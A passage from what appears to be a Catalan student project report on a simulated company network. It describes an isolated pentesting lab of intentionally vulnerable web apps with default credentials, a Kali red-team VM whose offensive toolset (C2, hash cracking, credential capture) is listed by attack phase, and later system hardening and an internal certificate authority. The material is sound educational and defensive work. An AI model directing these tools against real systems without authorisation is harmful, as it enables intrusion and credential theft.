El servidor FTP s'implementa amb la imatge garethflowers/ftp-server, proporcionant un servei d'intercanvi de fitxers accessible a ftp.dmz.millornet.local. Tot i que FTP és un protocol intrínsecament insegur (transmet en text pla), s'inclou en la DMZ per completar la simulació d'un entorn empresarial realista i com a superfície de pràctica de seguretat.

En un entorn de producció real, FTP hauria de substituir-se per SFTP (SSH File Transfer Protocol) o FTPS (FTP sobre TLS) per garantir la confidencialitat de les transferències. La seva inclusió en Millornet és exclusivament per motius de simulació d'entorn.

6. LABORATORI DE PENTESTING

El laboratori de pentesting és una de les parts més singulars del projecte Millornet. Consisteix en una xarxa completament aïllada (10.30.30.0/24) que allotja quatre aplicacions web intencionalment vulnerables en contenidors Docker. L'objectiu és disposar d'un entorn legal, controlat i reproduïble per practicar tècniques reals d'atac i defensa.

Totes les màquines vulnerables que desplegem estan dissenyades específicament per a l'aprenentatge de seguretat informàtica. No s'utilitza cap sistema de producció real ni cap màquina sense autorització explícita. La xarxa de laboratori és inaccessible des d'internet i des de les altres xarxes internes, garantint que els experiments no puguin tenir cap impacte en sistemes externs.

6.1 DVWA — Damn Vulnerable Web Application

DVWA és l'aplicació de referència per a l'aprenentatge de seguretat web. Inclou implementacions intencionalment vulnerables de les principals vulnerabilitats web: SQL Injection, Cross-Site Scripting (XSS), Command Injection, File Inclusion, CSRF, entre d'altres. Cada vulnerabilitat té tres nivells de dificultat (Low, Medium, High) i documentació educativa integrada.

Paràmetre	Valor
URL	http://10.30.30.10:8080
Credencials per defecte	admin / password
Vulnerabilitats principals	SQLi, XSS, Command Injection, File Upload, CSRF, Brute Force




Figura 19: Dashboard de DVWA amb el menú de vulnerabilitats disponibles

6.2 WebGoat

WebGoat és una aplicació educativa d'OWASP que proporciona lliçons interactives sobre l'OWASP Top 10 i altres vulnerabilitats de seguretat web. A diferència de DVWA, WebGoat té un enfocament més didàctic: cada exercici inclou explicació teòrica, tasques guiades i validació automàtica de les solucions.

Paràmetre	Valor
URL	http://10.30.30.10:8081/WebGoat
Credencials per defecte	guest / guest
Cobertura	OWASP Top 10, Injection, Access Control, Cryptography, JWT, XXE

6.3 OWASP Juice Shop

Juice Shop és l'aplicació de seguretat moderna d'OWASP, dissenyada amb un stack tecnològic actual (Node.js, Angular) per reflectir les vulnerabilitats de les aplicacions web contemporànies. Inclou més de 100 desafiaments classificats per dificultat, des de vulnerabilitats trivials fins a atacs d'injecció avançats.

Juice Shop s'utilitza sovint en competicions de CTF (Capture The Flag) professionals. La seva inclusió en el laboratori de Millornet permet practicar en un entorn que replica una aplicació web moderna, en contrast amb DVWA i WebGoat que simulen entorns més antics.

Paràmetre	Valor
URL	http://10.30.30.10:8082
Autenticació	Es crea al registre (no hi ha credencials per defecte)
Estil	CTF — 100+ desafiaments ocults a l'aplicació

6.4 Mutillidae

Mutillidae és una de les aplicacions web vulnerables més antigues i completes. Inclou vulnerabilitats molt greus que rarament es troben en les altres plataformes: un directori `/passwords/` públicament accessible amb 23 credencials en text pla, phpMyAdmin sense autenticació com a root i versions de PHP intencionalment obsoletes.

Aquestes vulnerabilitats tan extremes fan de Mutillidae una eina excel·lent per demostrar l'impacte de males pràctiques de seguretat bàsiques, i per practicar tècniques de reconeixement i explotació en entorns menys securitzats.

Paràmetre	Valor
URL	http://10.30.30.10:8083
Credencials per defecte	admin / adminpass
Vulnerabilitats notables	Credencials en text pla, phpMyAdmin sense auth, PHP 5.5.9 obsolet, .git exposat

```
ikervp@millornet-lab:~$ docker ps
CONTAINER ID   IMAGE                     COMMAND                  CREATED        STATUS        PORTS
fdc16c6aa68f   vulnerables/web-dvwa     "/main.sh"              2 months ago  Up 2 minutes  0.0.0.0:8080->80/tcp, [::]:8080->80/tcp
672280798b14   citizenstig/nowasp      "/run.sh"               2 months ago  Up 2 minutes  3306/tcp, 0.0.0.0:8083->80/tcp, [::]:8083->80/tcp
86699e67eb23   webgoat/webgoat         "java -Duser.home=/h... 2 months ago  Up 2 minutes (unhealthy)  9090/tcp, 0.0.0.0:8081->8080/tcp, [::]:8081->8080/tcp
5139ee7499ad   bkimminich/juice-shop   "/nodejs/bin/node /j... 2 months ago  Up 2 minutes  0.0.0.0:8082->3000/tcp, [::]:8082->3000/tcp
ikervp@millornet-lab:~$
```

Figura 20: Contenidors del laboratori en estat Up

7. ESTACIÓ DE TREBALL RED TEAM

La infraestructura Millornet no estaria completa sense la plataforma des de la qual es realitzen les auditories i proves de penetració. En paral·lel al laboratori de màquines vulnerables, que actua com a conjunt d'objectius, l'estació de treball Red Team és la plataforma atacant: una màquina virtual especialitzada amb Kali Linux que conté tot l'arsenal d'eines necessari per executar un engagement de pentesting professional.

Aquesta VM replica fidelment el que seria l'entorn de treball d'un consultor extern de ciberseguretat que audita la infraestructura d'un client: accés remot via VPN, eines organitzades per fases d'atac, workspace estructurat per a la documentació d'evidències, i integració directa amb DefectDojo per al registre formal de vulnerabilitats.

7.1 Especificacions de la màquina virtual

La VM millornet-redteam s'executa sobre VirtualBox, com la resta de màquines de la infraestructura, però amb recursos notablement superiors per suportar eines computacionalment exigents com Hashcat (cracking de hashes per GPU simulada) o els escàners de vulnerabilitats.

Paràmetre	Valor
Plataforma	Oracle VirtualBox 7.x
Sistema operatiu	Kali Linux 2026.1 (Rolling release)
Kernel	6.19.11-kali-amd64
Hostname	kalimillornet
Usuari principal	millornet
RAM assignada	6 GB (6.144 MB)
vCPU	4 nuclis virtuals
Emmagatzematge	80 GB VDI dinàmic
Adaptador de xarxa	Adaptador pont (Bridge) — IP local via DHCP
Accés a Millornet	Exclusivament via WireGuard VPN (10.99.99.3/24)

7.1.1 Mesures de seguretat de la pròpia VM

Una estació de treball d'auditoria que conté evidències de seguretat, hashes capturats i accés a infraestructures de clients és per si mateixa un actiu crític. Per aquest motiu, la VM incorpora les seves pròpies mesures de protecció:

- Disc xifrat amb LUKS durant la instal·lació, protegint totes les evidències i eines en cas d'accés físic no autoritzat al sistema amfitrió.
- Clau privada WireGuard amb permisos 600, accessible únicament pel root. La clau privada mai es comparteix ni s'exporta.
- CA arrel de Millornet importada en el magatzem de confiança del sistema (update-ca-certificates), permetent connexions HTTPS a *.millornet.local sense advertències.
- Snapshots periòdics a VirtualBox: baseline post-instal·lació i estats pre/post engagement per poder revertir a un estat net entre auditories.

7.2 Connectivitat amb la infraestructura Millornet

L'estació de treball no forma part de cap xarxa interna de Millornet directament. Tota la connectivitat s'estableix a través del túnel WireGuard, de la mateixa manera que ho faria un consultor extern auditant un client des de la seva oficina. Això simula un escenari realista i valida que la VPN funciona correctament com a mecanisme d'accés remot.

Paràmetre VPN	Valor
IP en el túnel VPN	10.99.99.3/24
Endpoint VPN	Router Millornet — port UDP 51820
Xarxes accessibles via VPN	10.10.10.0/24, 10.20.20.0/24, 10.30.30.0/24, 10.99.99.0/24
DNS intern	10.10.10.1 (Bind9 del router)
Resolució de noms	*.millornet.local, *.dmz.millornet.local, *.lab.millornet.local

Des de la posició 10.99.99.3, l'estació té visibilitat completa sobre totes les xarxes internes, tal com es mostra a la taula de targets accessible:

Xarxa objectiu	Subxarxa	Host principal	Accés
Xarxa Empresa	10.10.10.0/24	millornet-server (10.10.10.10)	Complet via WireGuard
Zona DMZ	10.20.20.0/24	millornet-dmz (10.20.20.10)	Complet via WireGuard
Xarxa Laboratori	10.30.30.0/24	millornet-lab (10.30.30.10)	Complet via WireGuard
VPN interna	10.99.99.0/24	Router (10.99.99.1)	Peer directe

7.3 Arsenal d'eines per fase d'engagement

Les eines instal·lades s'organitzen seguint les fases estàndard d'un engagement de pentesting professional (PTES — Penetration Testing Execution Standard). La base del toolset prové dels metapackages oficials de Kali Linux, que s'han complementat amb eines modernes d'alt ús en el sector que no estaven incloses als repositoris oficials.

7.3.1 Base del sistema — Metapackages Kali Linux

Metapackage	Contingut principal
kali-linux-large	Toolset extès — ~600 eines (~6 GB)
kali-tools-top10	Les 10 eines més usades en pentesting
kali-tools-information-gathering	Reconeixement i OSINT
kali-tools-vulnerability	Anàlisi de vulnerabilitats
kali-tools-web	Pentesting d'aplicacions web
kali-tools-database	Atacs a bases de dades
kali-tools-passwords	Cracking i gestió de credencials
kali-tools-exploitation	Frameworks i exploits
kali-tools-post-exploitation	Post-explotació i persistència
kali-tools-sniffing-spoofing	Captura i manipulació de tràfic
kali-tools-forensics	Anàlisi forense digital
kali-tools-reporting	Generació d'informes

7.3.2 Fase 1 — Reconeixement i OSINT

En la fase de reconeixement, l'objectiu és obtenir la màxima informació sobre l'objectiu sense interactuar directament amb ell (reconeixement passiu) o amb una interacció mínima (reconeixement actiu). Les eines d'aquesta fase s'utilitzen per mapear la superfície d'atac abans de qualsevol explotació.

Eina	Funció
theHarvester	Recopilació de correus, subdominis i hosts des de fonts públiques (Google, Bing, Shodan...)
Maltego CE	Grafos de relacions entre entitats: dominis, IPs, persones i organitzacions
SpiderFoot	Automatització d'OSINT amb més de 200 mòduls integrats
Recon-ng	Framework modular de reconeixement estil Metasploit
Amass (OWASP)	Enumeració de subdominis de nivell enterprise — referència en la indústria
subfinder	Descobrimet ràpid de subdominis (ProjectDiscovery)
BBOT	Framework OSINT modern amb anàlisi en profunditat i correlació d'informació
dnsx	Resolució DNS massiva i enumeració de registres
katana	Crawler web modern per al mapeig complet d'aplicacions

7.3.3 Fase 2 — Escanejat i enumeració

Eina	Funció
Nmap + NSE	Escàner de referència amb scripts de detecció de serveis i vulnerabilitats
Masscan	Escanejat massiu de ports a alta velocitat (milions de paquets per segon)
RustScan	Escàner ultraràpid amb integració nativa de Nmap per a la detecció de serveis
naabu	Escàner de ports modern i concurrent de ProjectDiscovery
httpx	Fingerprinting HTTP massiu sobre rangs d'hosts, detecció de tecnologies
enum4linux-ng	Enumeració SMB i NetBIOS en entorns Windows/Samba
WhatWeb	Fingerprinting de tecnologies web: CMS, frameworks, servidors

7.3.4 Fase 3 — Anàlisi de vulnerabilitats

Eina	Funció
OpenVAS / Greenbone	Escàner professional de vulnerabilitats, equivalent lliure a Nessus. Genera informes PDF formals.
Nuclei	Escàner basat en plantilles YAML. Estàndard modern en bug bounty i auditories. Milers de plantilles per CVEs.
Nikto	Escàner web clàssic, detecció ràpida de configuracions insegures i fitxers exposats
searchsploit	Base de dades local d'exploits i PoCs per a cerca offline (ExploitDB)

7.3.5 Fase 4 — Pentesting d'aplicacions web

Eina	Funció
Burp Suite Community	Proxy interceptador HTTP/S. Eina número u en auditories web. Modifica, repeteix i analitza peticions.
OWASP ZAP	Alternativa lliure a Burp amb escàner actiu automatitzat integrat
sqlmap	Detecció i explotació automatitzada de SQL Injection — usat en les proves del laboratori
ffuf	Fuzzing modern i ràpid de directoris, paràmetres i capçaleres HTTP
feroxbuster	Fuzzing recursiu de directoris amb suport de filtres avançats
gobuster	Enumeració de directoris, DNS i virtual hosts
commix	Detecció i explotació automatitzada de Command Injection
xsser	Framework de detecció i explotació de Cross-Site Scripting (XSS)
wpscan	Escàner específic per a instal·lacions WordPress

7.3.6 Fase 5 — Explotació

Eina	Funció
Metasploit Framework	Framework d'explotació de referència en la indústria. Usat en les proves sobre el laboratori.
Impacket	Suite Python per a SMB, Kerberos, MSSQL, WMI i protocols Windows
NetExec (nxc)	Successor actiu de CrackMapExec. Enumeració i explotació en xarxes Windows
Responder	Enverinament LLMNR/NBT-NS/MDNS per a captura de hashes NTLMv2
bettercap	Framework MitM modern per a atacs en xarxa local
BloodHound	Anàlisi de rutes d'atac en entorns Active Directory
Sliver (BishopFox)	Framework C2 modern open-source. Alternativa professional a Cobalt Strike.

7.3.7 Fase 6 — Cracking de credencials

Eina	Funció
Hashcat	Cracker de hashes per GPU, el més ràpid disponible. Ideal per a MD5, NTLM, bcrypt...
John the Ripper	Cracker clàssic i flexible, ideal per a múltiples formats i atacs de diccionari
Hydra	Força bruta online contra serveis de xarxa (SSH, FTP, HTTP, SMB...) — usat en les proves del lab
SecLists	Col·lecció curada de wordlists de Daniel Miessler. Estàndard de facto en pentesting.
rockyou.txt	Diccionari clàssic de 14 milions de contrasenyes reals filtrades — usat en les proves del lab
cewl	Generació de diccionaris personalitzats a partir del contingut d'una web objectiu
cupp	Generació de diccionaris basats en informació personal de l'objectiu (OSINT)

7.3.8 Fase 7 — Pivoting, tunneling i Command & Control

Eina	Funció
Chisel	Túnel TCP/UDP sobre HTTP, útil en entorns amb firewalls restrictius
Ligolo-ng	Pivoting modern mitjançant interfície TUN. Més eficient que Chisel.
sshuttle	VPN sobre SSH sense necessitat de privilegis root en el destí
proxychains4	Encadenament de proxies per anonimitzar o pivotar tràfic
PEASS-ng / linpeas	Scripts automatitzats d'enumeració per a escalada de privilegis en Linux
PEASS-ng / winpeas	Scripts automatitzats d'enumeració per a escalada de privilegis en Windows
PayloadsAllTheThings	Repositori de referència de payloads i tècniques d'explotació (clonat a /opt)

7.3.9 Fase 8 — Reporting i documentació

La fase de reporting és tan important com les d'atac. Un engagement de pentesting sense documentació formal no té valor professional. L'estació utilitza eines de documentació en temps real i s'integra amb DefectDojo, que ja és part del stack de Millornet.

Eina	Funció
DefectDojo v2.57	Ja desplegat a millornet-server. Gestió centralitzada de findings i generació d'informes formals.
CherryTree	Notes jeràrquiques per documentar l'engagement en temps real durant les proves
Obsidian	Notes Markdown amb backlinks, usat per pentesters moderns per a bases de coneixement
Faraday CE	Plataforma IPE que centralitza resultats de múltiples eines automàticament

7.4 Estructura del workspace d'engagement

La VM disposa d'un workspace d'engagement preconfigurat a ~/engagements/millornet-2026/, organitzat seguint l'estructura estàndard de documentació d'auditories professionals. Aquesta estructura garanteix que totes les evidències estan correctament arxivades i localitzables, i facilita la generació de l'informe final.

Directori	Contingut
01-recon/	Resultats d'OSINT, enumeració DNS, descobriment d'hosts i serveis
02-scanning/	Sortides de Nmap, naabu, Nuclei i informes d'OpenVAS
03-webapp/	Sessions de Burp, informes de ZAP, logs de sqlmap i ffuf
04-exploitation/	Exploits, PoCs i resource scripts de Metasploit
05-postex/	Sortides de linpeas, dades de BloodHound i notes de pivoting
06-loot/	Hashes capturats, credencials, volcats de bases de dades
07-reports/	Informes finals PDF i exportacions de DefectDojo
98-evidence/	Captures de pantalla, PCAPs, parells request/response
99-scripts/	Scripts personalitzats desenvolupats durant l'engagement

7.5 Relació amb la resta de la infraestructura

L'estació de treball Red Team no opera de forma aïllada: s'integra funcionalment amb diversos components de la infraestructura Millornet per conformar un flux de treball d'auditoria complet i professional.

Component Millornet	Rol en relació amb Red Team	Integració
millornet-lab (Cap. 6)	Objectius de les proves de penetració	Atacs des de 10.99.99.3 → 10.30.30.10
DefectDojo (Cap. 10)	Plataforma de gestió de findings	Importació manual i via API dels resultats
Wazuh SIEM (Cap. 9)	Detecta i registra els atacs en temps real	Alertes visibles al dashboard durant les proves
WireGuard VPN (Cap. 3.5)	Accés remot segur a totes les xarxes internes	Peer 10.99.99.3 configurat al router
DNS intern Bind9 (Cap. 3.3)	Resolució de noms *.millornet.local	DNS 10.10.10.1 configurat al client WireGuard

Un aspecte especialment interessant d'aquesta integració és la relació entre la Red Team workstation i Wazuh SIEM: mentre les proves d'atac s'executen des de l'estació sobre el laboratori, el SIEM detecta i registra les activitats malicioses en temps real. Això permet una perspectiva dual —atacant i defensor— sobre el mateix conjunt d'events, que és la base del model Purple Team en ciberseguretat professional.

7.6 Consideracions ètiques i abast autoritzat

L'estació de treball millornet-redteam ha estat dissenyada i configurada exclusivament per operar dins de l'entorn controlat del Projecte Final ASIX 2025/2026. El seu ús està subjecte a les restriccions següents:

- El scope autoritzat es limita estrictament a les xarxes internes de Millornet: 10.10.10.0/24, 10.20.20.0/24 i 10.30.30.0/24.
- Està terminantment prohibit dirigir qualsevol eina d'aquesta VM contra infraestructura externa o sistemes de tercers no autoritzats.
- L'adaptador de xarxa NAT s'ha desactivat un cop completada la instal·lació d'eines. La VM manté únicament connectivitat via WireGuard.
- Tota l'activitat realitzada des d'aquesta estació queda documentada al workspace d'engagement i registrada a DefectDojo per a la seva traçabilitat.
- Les evidències obtingudes durant els engagements tenen caràcter confidencial i no es comparteixen fora de l'equip Millornet.

8. HARDENING I SEGURETAT

El hardening o enfortiment de sistemes és el procés d'aplicar mesures de seguretat per reduir la superfície d'atac d'un sistema. En Millornet, s'ha aplicat un procés sistemàtic de hardening a totes les màquines de la infraestructura, seguint les recomanacions de l'eina Lynis i les bones pràctiques de seguretat en sistemes Linux.

8.1 Auditoria amb Lynis

Lynis és una eina de codi obert per a l'auditoria de seguretat de sistemes Unix/Linux. Realitza més de 200 comprovacions de seguretat i genera un índex de hardening entre 0 i 100, proporcionant recomanacions concretes per a cada àmbit de millora.

S'ha executat una auditoria Lynis en les màquines millornet-router i millornet-server abans i després d'aplicar les mesures de hardening, per mesurar l'impacte de les millores realitzades.

Màquina	Puntuació inicial	Puntuació final	Millora	Estat
millornet-router	62 / 100	71 / 100	+9 punts (+14.5%)	✓ Millorat
millornet-server	59 / 100	69 / 100	+10 punts (+16.9%)	✓ Millorat
Mitja	60.5 / 100	70 / 100	+9.5 punts (+15.7%)	Nivell: Bo

```
=====
Lynis security scan details:

Hardening index : 71 [ while all other element      ]
Tests performed : 266
Plugins enabled : 1

Components:
- Firewall          [V]
- Malware scanner   [X]

Scan mode:
Normal [V]  Forensics [ ]  Integration [ ]  Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit    [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data                : /var/log/lynis-report.dat
=====
```

Figura 21: Lynis al router — Hardening Index final: 71/100

```
=====
Lynis security scan details:

Hardening index : 69 [#####]
Tests performed : 261
Plugins enabled : 1

Components:
- Firewall          [V]
- Malware scanner   [X]

Scan mode:
Normal [V]  Forensics [ ]  Integration [ ]  Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit    [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data                : /var/log/lynis-report.dat
=====
```

Figura 22: Lynis al servidor — Hardening Index final: 69/100

8.1.1 Mesures de hardening aplicades — Router

Mesura	Arxiu / Comanda	Estat
Actualització de paquets	apt update && apt upgrade -y	✓ Aplicat
SSH: AllowTcpForwarding no	/etc/ssh/sshd_config	✓ Aplicat
SSH: ClientAliveCountMax 2	/etc/ssh/sshd_config	✓ Aplicat
SSH: PermitRootLogin no	/etc/ssh/sshd_config	✓ Aplicat
SSH: MaxAuthTries 3	/etc/ssh/sshd_config	✓ Aplicat
PASS_MAX_DAYS 90	/etc/login.defs	✓ Aplicat
PASS_MIN_DAYS 1	/etc/login.defs	✓ Aplicat
PASS_WARN_AGE 7	/etc/login.defs	✓ Aplicat
UMASK 027	/etc/login.defs	✓ Aplicat
Blacklist dccp/sctp/rds/tipc	/etc/modprobe.d/blacklist.conf	✓ Aplicat
Instal·lació libpam-tmpdir	apt install libpam-tmpdir	✓ Aplicat
Instal·lació debsums	apt install debsums	✓ Aplicat
Instal·lació Fail2ban	apt install fail2ban	✓ Aplicat

8.2 Protecció anti força bruta — Fail2ban

Fail2ban és una eina que monitoritza els logs del sistema i bloca automàticament les adreces IP que realitzen massa intents fallits d'autenticació. En Millornet, s'ha configurat en totes les màquines per protegir el servei SSH.

Com no hem rebut cap sol·licitud maliciosa no tenim ninguna bloquejada.

Paràmetre	Valor	Significat
bantime	7200 s (2 hores)	Durada del bloqueig d'una IP
findtime	600 s (10 min)	Finestra de temps per comptar intents
maxretry	3 intents	Intents fallits abans de bloquejar

```
ikervp@millornet-router:~$ sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|   |- Currently failed: 0
|   |- Total failed:    0
|   `-- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
    |- Currently banned: 0
    |- Total banned:    0
    `-- Banned IP list:
ikervp@millornet-router:~$
```

Figura 23: sudo fail2ban-client status sshd — IPs bannades i jail actiu

8.3 Hardening SSH

SSH és el principal vector d'accés remot a les màquines de la infraestructura, i per tant, un objectiu prioritari per als atacants. S'han aplicat les configuracions de seguretat recomanades en totes les màquines a l'arxiu `/etc/ssh/sshd_config`:

Directiva	Valor	Justificació
PermitRootLogin	no	Impedeix l'accés directe com a root
MaxAuthTries	3	Limita els intents d'autenticació per connexió
AllowTcpForwarding	no	Impedeix l'ús de túnels TCP no autoritzats
ClientAliveCountMax	2	Minimitza els reinents de keepalive
X11Forwarding	no	Desactiva el reenviament de X11 innecessari

8.4 Política de contrasenyes

Una política de contrasenyes robusta és un dels controls de seguretat bàsics que molts sistemes ometen per defecte. S'ha configurat en `/etc/login.defs` en totes les màquines per establir límits de caducitat i temps mínim entre canvis:

Directiva	Valor	Significat
PASS_MAX_DAYS	90	La contrasenya expira als 90 dies
PASS_MIN_DAYS	1	Mínim 1 dia entre canvis de contrasenya
PASS_WARN_AGE	7	Avís 7 dies abans de l'expiració
UMASK	027	Els arxius nous no son llegibles pels altres

8.5 Gestió d'usuaris amb privilegis mínims

El principi de menors privilegis estableix que cada usuari i procés ha de tenir accés únicament als recursos que necessita per a la seva funció, i res més. S'han creat usuaris específics per a cada funció, evitant l'ús generalitzat del compte d'administrador:

Usuari	Màquina	Sudo	Docker	Descripció
ikervp	Totes	✓ Sí	✓ Sí	Administrador principal
enrinctg	Router/Servidor	✓ Sí	✓ Sí	Administrador secundari
dev-millornet	Servidor	✗ No	✓ Sí	Gestiona contenidors Docker
analista-millornet	Servidor	✗ No	✗ No	Només lectura de logs (grup adm)
webmaster-millornet	DMZ	✗ No	✓ Sí	Gestiona la web Nginx
invitat-millornet	Totes	✗ No	✗ No	Shell restringida (rbash)
stark-viewer	Router/Server/DMZ	✗ No	✗ No	Client — rbash + PATH restringit

L'ús de rbash (restricted bash) per als usuaris amb accés limitat impedeix que puguin canviar de directori, executar comandes amb rutes absolutes o modificar variables d'entorn crítiques. Això proporciona una capa addicional de seguretat per als comptes amb accés molt restringit.

9. SSL/TLS I AUTENTICACIÓ DE DOBLE FACTOR

La implementació de comunicacions cifrades i autenticació de doble factor (2FA) representa un salt qualitatiu important en la seguretat de la infraestructura Millornet. Fins a aquest punt, els serveis web eren accessibles en HTTP i protegits únicament per contrasenya. Amb SSL/TLS, tot el tràfic web intern viatja xifrat, i amb 2FA, un atacant que robi una contrasenya no pot accedir als panells d'administració sense el segon factor.

9.1 Arquitectura de certificats

Com que l'entorn és completament intern i no disposa de domini públic, s'ha creat una Autoritat Certificadora (CA) pròpia de Millornet. Aquesta arquitectura de PKI interna permet emetre certificats de confiança per a tots els serveis sense dependre de tercers ni de serveis externs com Let's Encrypt.

Component	Fitxer	Validesa	Funció
CA raíz Millornet	ca.crt + ca.key	10 anys (3650 dies)	Autoritat certificadora que firma tots els certs
Certificat wildcard	millornet.crt + millornet.key	825 dies	Cobreix *.millornet.local i IPs internes
Cèrt. Traefik	millornet-server.crt + .key	Copia del wildcard	Presentat als clients per Traefik

La cadena de confiança és: CA raíz Millornet → Certificat wildcard → Traefik → Navegadors dels clients. Per tal que els navegadors dels administradors confiïn en els certificats, cada client ha d'instal·lar la CA raíz de Millornet al seu magatzem de certificats de confiança.




Figura 24: Accés HTTPS a portainer.millornet.local — cademat i certificat Millornet CA

9.2 Creació de la CA raíz pròpia

La CA raíz s'ha creat al servidor principal (millornet-server) amb OpenSSL. Es genera primer una clau privada RSA de 4096 bits (màxima seguretat) i posteriorment un certificat autofirmat vàlid per 10 anys. La clau privada de la CA es guarda en /etc/ssl/millornet-ca/, fora de l'àmbit dels contenidors Docker, i no es distribueix mai.

La configuració del certificat especifica la localització (Catalunya, Barcelona) i l'organització (Millornet), el que permet identificar fàcilment la CA quan es consulta el detall d'un certificat en un navegador.

```
ikervp@millornet-server:~$ openssl x509 -in /etc/ssl/millornet-ca/ca.crt -noout -text | head -30
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      2d:da:0e:ae:28:48:f6:0a:e9:df:9c:f1:eb:75:10:59:00:7d:b0:2d
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = ES, ST = Catalunya, L = Barcelona, O = Millornet, OU = CA, CN = Millornet Root CA
    Validity
      Not Before: Apr  7 14:03:24 2026 GMT
      Not After : Apr  4 14:03:24 2036 GMT
    Subject: C = ES, ST = Catalunya, L = Barcelona, O = Millornet, OU = CA, CN = Millornet Root CA
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (4096 bit)
      Modulus:
        00:a9:25:1b:4f:f5:85:f1:70:4d:5e:1b:d2:df:b9:
        43:0f:7c:79:3a:0a:8a:0a:5e:56:7f:35:02:4c:37:
        12:05:b6:5f:67:15:55:34:05:40:85:26:19:98:a5:
        9b:ad:74:d4:51:a0:c3:52:d1:37:12:23:bd:cc:17:
        4d:cb:50:70:c4:69:df:62:c3:2e:75:1c:ac:a6:a5:
        c5:f3:b1:b6:44:f8:14:86:e2:c6:f9:0e:8a:3a:a6:
        87:e6:40:59:35:db:30:69:5a:bf:60:e5:cf:02:7b:
        a2:b5:5c:8b:1c:6b:a2:dd:c5:63:24:e3:fd:08:4e:
        e7:d8:6a:76:c4:c3:16:ef:d7:d0:86:a3:0e:da:af:
        ca:d1:5a:2b:0d:6d:71:ea:fd:99:ee:ea:00:9e:1e:
        d7:30:57:dd:d2:68:93:d7:05:c3:73:c8:1d:fd:ce:
        90:7a:23:43:50:9a:74:9b:9c:b9:d1:4f:b7:61:b1:
        3a:00:7c:9e:c1:0d:a0:23:4b:78:b8:00:01:f2:81:
        09:8a:46:71:a8:79:de:63:b4:ad:d8:08:d6:19:fe:
        3d:67:33:97:27:5f:26:62:57:ad:09:8c:de:1e:37:
ikervp@millornet-server:~$
```

Figura 25: Detalls de la CA Millornet creada amb OpenSSL (subject, validesa)

9.3 Certificat wildcard

El certificat wildcard *.millornet.local cobreix tots els subdominis del domini intern, evitant haver de generar un certificat separat per a cada servei. El certificat inclou Subject Alternative Names (SAN) que cobreixen tant els noms de host com les IPs internes, per garantir la compatibilitat amb tots els clients.

Un aspecte crític és la configuració correcta dels SAN, ja que els navegadors moderns no accepten certificats SSL que no incloguin el nom de host en les extensions SAN (el camp CN ja no és suficient per a la validació de nom de host).

SAN	Cobertura
DNS.1 = *.millornet.local	Tots els subdominis: portainer, grafana, traefik, duplicati, prometheus, defectdojo...
DNS.2 = millornet.local	El domini base
IP.1 = 10.10.10.10	Accés directe per IP al servidor principal
IP.2 = 10.99.99.1	Accés via IP de la VPN WireGuard

9.4 Configuració de Traefik com a terminador TLS

